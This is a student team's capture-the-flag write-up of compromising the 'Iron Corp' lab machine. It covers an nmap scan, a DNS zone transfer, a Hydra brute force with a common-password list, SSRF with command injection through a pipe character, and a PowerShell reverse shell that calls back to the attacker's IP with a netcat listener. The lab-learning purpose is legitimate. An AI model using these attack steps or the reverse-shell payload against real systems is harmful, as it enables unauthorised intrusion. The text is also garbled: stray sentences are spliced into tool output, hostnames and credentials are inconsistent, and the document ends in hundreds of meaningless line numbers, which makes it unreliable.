

PenTest 2

IRON CORP

DUDE NOT PERFECT

Members

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

Steps:

Recon and Enumeration

Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang


Tools used: Terminal/Nmap

Thought Process and Methodology and Attempts:



```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
#
```

First, start the open vpn and deploy the machine to get the ip address. Then, open the terminal and change the user to root user.



```
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      Kali
10.10.153.212  ironcorp.me
10.10.153.212  admin.ironcorp.me
10.10.153.212  internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02 ::1 ip6-allnodes
ff02 ::2 ip6-allrouters
```

We nano /etc/hosts to put the ip address and the file name which is ironcorp.me in “etc/hosts” file. Then save it.

```

└─(root㉿kali)-[~/home/kali]
└─# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me

Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 22:26 EDT
Nmap scan report for ironcorp.me (10.10.153.212)
Host is up (0.22s latency).


PORT      STATE     SERVICE      VERSION
53/tcp    open      domain      Simple DNS Plus
135/tcp   open      msrpc      Microsoft Windows RPC
3389/tcp  open      ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: WIN-8VMBKF3G815
| NetBIOS_Domain_Name: WIN-8VMBKF3G815
| NetBIOS_Computer_Name: WIN-8VMBKF3G815
| DNS_Domain_Name: WIN-8VMBKF3G815
| DNS_Computer_Name: WIN-8VMBKF3G815
| Product_Version: 10.0.14393
|_ System_Time: 2022-08-03T02:27:38+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_ Not valid before: 2022-08-02T02:25:11
|_ Not valid after: 2023-02-01T02:25:11
|_ ssl-date: 2022-08-03T02:27:45+00:00; 0s from scanner time.
8080/tcp  open      http       Microsoft IIS httpd 10.0
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open      http       Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open      msrpc      Microsoft Windows RPC
49670/tcp filtered unknown


Service Info: OS: Windows; CPE: cpe:/o:microsoft:windowseen chosen by Iron Corp to conduct a penetration test of their asset

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.39 seconds

```

After this, we start run the nmap scan to execute the file.





We access to the web server of port 8080 and port 11025 but there is no functionality and does not contain information.

```
(root㉿kali)-[~/home/kali]
└─# dig ironcorp.me @10.10.153.212 axfr
; <>> DiG 9.18.1-Debian <>> ironcorp.me @10.10.153.212 axfr
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    Ywin-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 203 msec
;; SERVER: 10.10.153.212#53(10.10.153.212) (TCP)
;; WHEN: Tue Aug 02 22:28:05 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)

Iron Corp suffered a security breach not
be able to access
The asset in scope
```


We try to use dig ironcorp.me @IPADDRESS axfr to list out the subdomain and we found that two subdomains are running internally.

Initial Foothold


Members involved: Ho Teck Fung, Tan Teng Hui, Tan Wei Tong, Ong Zi Yang

Tools used: Terminal/SSH

Thought Process and Methodology and Attempts:




We type out two subdomains and found out one of them cannot access. We need to find out the password to access. We try some password but seem like not work.



Then we try to search for 10000 passwords in the browser and I found a user had uploaded 10000 different passwords on Github.

123456
password
12345678
qerty
123456789
1234
1234
1234
1234567
dragon
123
baseball
abc123
michael
michael
monkey
letmein
b0b0b0
theone
master
n00b00
twiip
123321


1234567890
michael
654321
1234567
superman
1qaz2wsx
7777
fuckyou
12312
000000
gawxx
123qwe
1111
trustm1
jordan
1234567
zxcvbn
asdfgh
eror
buster
soccer
bry
batman
andrew
andrea
sunshine
iloveyou
tuckme




We change to raw then right-click save this as a file then rename it with password.txt.

```
[root@kali:~/home/kali]
# Hydra -l admin -P /home/kali/Downloads/password.txt -s 11025 admin.ironcorp.me http-get -I
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:/1:p:10000), -625 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025 http-get] [10000/10000] login: admin password: password123
[!] 1 login successfully completed, 1 valid password found
Hydra (https://github.com/vanhauer-thc/thc-hydra) finished at 2022-08-02 21:58:38
```


After doing some research we decided to use **Hydra** to find out what is the real password and it worked!!!




Now we get the username and the password and we can access to that web server. We saw an anime picture that is some one piece characters fighting and an ultimate search bar. After several tests of what kind of vulnerability we are facing, we found that the site is vulnerable to SSRF attacks.



Let's do some proof of concept: We see as a result that it prints us the text of our txt file. After doing some research we know that we can use it to perform an internal port scan and discover new services that are only available internally.



We examine the code and see a variable that prints out a user's name.



Now we need to find a reverse shell and we found a reverse Powershell from Github.

```
File Actions Edit view Help
GNU nano 6.2                                     shell.ps1 *
$client = New-Object System.Net.Sockets.TCPClient('10.8.94.1',1234);$stream = $client.GetStream();[byte[]]$bytes = >
```

We copy it and nano a shell.ps1 and paste the shell inside it. Before we save it, we double check the code and found that we need to change the IP and the port number to our own kali IP and port number. After saved, we put this file into the Downloads folder.


```
(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.153.212 - - [02/Aug/2022 22:34:22] "GET /hi.txt HTTP/1.1" 404 -
10.10.153.212 - - [02/Aug/2022 22:34:22] "GET /hi.txt HTTP/1.1" 200 -
10.10.153.212 - - [02/Aug/2022 22:35:07] "GET /hi.txt HTTP/1.1" 200 -
10.10.153.212 - - [02/Aug/2022 22:35:18] "GET /hi.txt HTTP/1.1" 200 -
10.8.94.1 - - [02/Aug/2022 22:35:51] "GET / HTTP/1.1" 200 -
10.8.94.1 - - [02/Aug/2022 22:35:51] "GET /favicon.ico HTTP/1.1" 404 -
10.8.94.1 - - [02/Aug/2022 22:35:51] "GET / HTTP/1.1" 200 -
10.10.153.212 - - [02/Aug/2022 22:55:04] "GET /shell.ps1 HTTP/1.1" 200 -
10.10.153.212 - - [02/Aug/2022 22:55:09] "GET /shell.ps1 HTTP/1.1" 200 -

```

We open a new terminal and cd to Downloads then run a python3 command because we are going to use **wget**.




Before we continue our next step, we go check our dir to make sure the shell.ps1 in inside our dir.



We also check the dir of the web page for port 11025.

```
(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
```

Now we run the netcat to have a connection from the machine to our kali.




Now we start the foxy proxy and start the burpsuite.

```
(root㉿kali)-[~/home/kali]
└─# cp /home/kali/Downloads/shell.ps1 /var/www/html
```

Before we start to use the burpsuite we copied the file “shell.ps1” to /var/www/html. We use `cp /home/kali/Downloads/shell.ps1 /var/www/html` to complete this step.

```
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ 
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcnQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

Then we refresh the page to get the request from burpsuite.



Then we need to send it to repeater.

The screenshot shows the OWASP ZAP interface during a Repeater session. The top navigation bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The Repeater tab is selected.

Request

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

```
1 GET /?r=  
2 http://internal.irongate.me:11025/name.php?name=Equinox%0d%0aHTTP/1.1  
3 Host: admin.irongate.me:11025  
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)  
Gecko/20100101 Firefox/91.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/w  
ebp,*/*;q=0.8  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Authorization: Basic YWRtaW4GcGFzc3dvcnQkJMjE=
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂

```
1 HTTP/1.1 200 OK  
2 Date: Wed, 03 Aug 2022 02:41:26 GMT  
3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4  
4 X-Powered-By: PHP/7.4.4  
5 Content-Length: 3312  
6 Connection: close  
7 Content-Type: text/html; charset=UTF-8  
8  
9  
10 <html>  
11   <head>  
12     <link href="  
https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTLF  
XmLeMSTtOjOXReFgydpB1YwNE9_t49PpAiJNvwHtnKkL4" rel="br  
icon" type="image/x-icon"/>  
13   <script>  
14     <title>  
Hello  
</title>  
15   <meta http-equiv="Content-Type" content="text/html;  
charset=UTF-8">  
16   <STYLE>  
17     body{  
18       background:url(images/head.jpg);  
19       background-size:100%700px;  
20       background-repeat:no-repeat;  
21       font-family:Tahoma;  
22       color:white;  
23     }  
24     .side-panel{  
25       margin:0;  
26       border:0px;  
27  
28       width:200px;  
29       padding:5px3px;  
30       margin:0px;  
31       -webkit-border-radius:0px;  
32       -moz-border-radius:0px;  
33       border-radius:0px;  
34       border-bottom:1pxsolidblack;  
35       color:white;  
36       font-size:20px;  
37       font-family:Georgia,serif;  
38       text-decoration:none;  
39       vertical-align:left;  
40       align:left;  
41     }  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
3310  
3311  
3312  
3313  
3314  
3315  
3316  
3317  
3318  
3319  
3320  
3321  
3322  
3323  
3324  
3325  
3326  
3327  
3328  
3329  
3330  
3331  
3332  
3333  
3334  
3335  
3336  
3337  
3338  
3339  
33310  
33311  
33312  
33313  
33314  
33315  
33316  
33317  
33318  
33319  
33320  
33321  
33322  
33323  
33324  
33325  
33326  
33327  
33328  
33329  
33330  
33331  
33332  
33333  
33334  
33335  
33336  
33337  
33338  
33339  
